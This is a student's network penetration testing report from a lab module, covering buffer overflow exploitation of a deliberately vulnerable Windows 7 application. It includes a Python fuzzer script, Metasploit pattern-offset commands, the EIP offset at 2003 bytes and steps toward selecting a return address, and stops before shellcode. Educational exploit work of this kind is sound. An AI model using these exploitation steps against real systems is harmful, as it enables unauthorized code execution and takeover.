NETWORK PENETRATION REPORT

NAME: HUZAIAMA FAROOQ

STUDENT ID: 00698242

ROLL NO: SGC032

INTRODUCTION

This penetration testing assessment was part of the Network Penetration and Testing module, and it aimed to mimic real-world cyber threats using ethical hacking techniques.

The assignment was broken down into four main phases: Buffer Overflow Exploitation, Web-Based Attacks, Password Cracking, and Metasploit-Based Exploitation. Each phase focused on a different attack vector, giving students hands-on experience with essential security methods. Students used well-known tools like Metasploit, Hydra, and Burp Suite in a controlled virtual lab environment to carry out attacks and evaluate system vulnerabilities. The goal was not just to exploit the systems successfully but also to understand the weaknesses behind them, document every step of the exploitation process, and propose practical ways to mitigate those vulnerabilities. All activities were conducted within legal and ethical guidelines, targeting only intentionally vulnerable virtual machines.

STAGE 1: BUFFER OVERFLOW EXPLOITATION

EXECUTIVE SUMMARY

This section explains the approach taken to exploit a vulnerable application during a network penetration test. The main goal was to find and take advantage of a buffer overflow flaw in a specific program. The testing setup included a Kali Linux machine, which acted as the attack platform, and a Windows 7 system running the vulnerable application. The aim of this assessment was to demonstrate how a buffer overflow vulnerability could be used to gain unauthorized access and possibly take control of the target system. The process involved several important steps, such as identifying vulnerabilities, fuzzing, figuring out the exact offset values, creating a malicious payload, and running a custom Python script to establish remote access.


- Vulnerability Exploited: Buffer Overflow in vulnapp
- Vulnerable System: Window 7
- Target IP address:
- Vulnerability overview: the above mentioned application is vulnerable to a buffer overflow which occurred due to the lack of improper input validation within the login system. This flaw enables an attacker to control the EIP (Extended Intrustion Pointer) and execute arbitrary code.
- Level of security: critical

Exploitation Step and proof of the concept:

Following below is mentioned the complete step and the screenshots proof of how the vulnerable application can be exploited.

1.Configuring the target IP Address in fuzzer.py

The first thing you need to do is set up the target IP address in the Python script called fuzzer.py. This script is meant to send a stream of data to the vulnerable application (vulnApp) to see if it crashes when faced with too much input. The IP address you specify (192.168.56.2) tells you whether the application is running on your local machine or on a remote one within the network. This step is crucial for making sure the fuzzer can communicate effectively with the target application.




2.Launching the vulnerable Application in Immunity debugger

Immunity Debugger is a powerful tool for diving deep into how an application behaves and spotting any security weaknesses. By running the app in the debugger, you can keep an eye

on memory usage, register states, and any crashes as they happen. This method is essential for identifying buffer overflow problems and figuring out how the app handles input data. For instance, in this scenario, the application crashes after it receives 2200 bytes from the fuzzer, which suggests a potential buffer overflow. At this point, the goal is to find out exactly how many bytes are needed to overwrite the EIP register and take control of the execution flow.

```python
import socket
import time

target_ip = "192.168.56.2"
target_port = 9999

A = 200

# Establish the connection once
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, target_port))

    while True:
        try:
            # Create payload and send
            payload = b"TRUN /.:/" + b"A" * A
            s.send(payload)
            print(f"Sent {A} bytes")

            # Increase payload size
            A += 500
            time.sleep(1)

        except Exception as e:
            print(f"Sending failed: {e}")
            break

finally:
    s.close()
```



3.Generating a unique Pattern with mfs-pattern_create-2200

To identify the exact offset where the overwrite occur, Metasploit's pattern generation tool is used to create a unique 2200-character string:

msf-pattern_create -l 2200


This pattern is then incorporated into the fuzzer.py script and sent to the vulnerable application for further analysis.

4.Calculating the Exact offset

To pinpoint the exact location where the EIP register is overwritten, command is given as follows:


msf-pattern_offset -q 386F4337


The result shows that the EIP is overwritten at byte 2003. This indicates that the initial 2003 bytes do not affect program execution.



5.Analyzing the EIP Register in immunity Debugger

After recreating the crash, we turn to Immunity Debugger to take a closer look at what's going on in the EIP register. If we spot a segment from the unique pattern in the EIP, it means we've successfully gained control over the program's execution flow.


Winodws 7 [Running]
Immunity Debugger - vulnApp.exe - [CPU - thread 00000C08]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
[01:19:19] Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program
Paused
1:20 AM
2/5/2025



6.Calculating the Exact offset


The exact offset at which the EIP is overwritten is determined using the command:

Msf-pattern_offset –q 386F4337

This reveals that the EIP is overwritten at an offset of 2003 bytes, meaning the first 2003 bytes do not impact execution, while the next 4 bytes control the EIP.


7.Identifying Usable Pointer Addresses:

Next, we pinpoint the memory regions that can be exploited. The Immunity Debugger highlights nine potential pointer addresses, with some belonging to modules that lack security measures like ASLR (Address Space Layout Randomization) and DEP (Data Execution Prevention). These addresses are crucial for steering the execution flow towards custom shellcode. One of the identified addresses is selected as the return address in the exploit. When properly integrated into the payload, this address allows for the execution of arbitrary code by redirecting the program's flow to a controlled memory space.



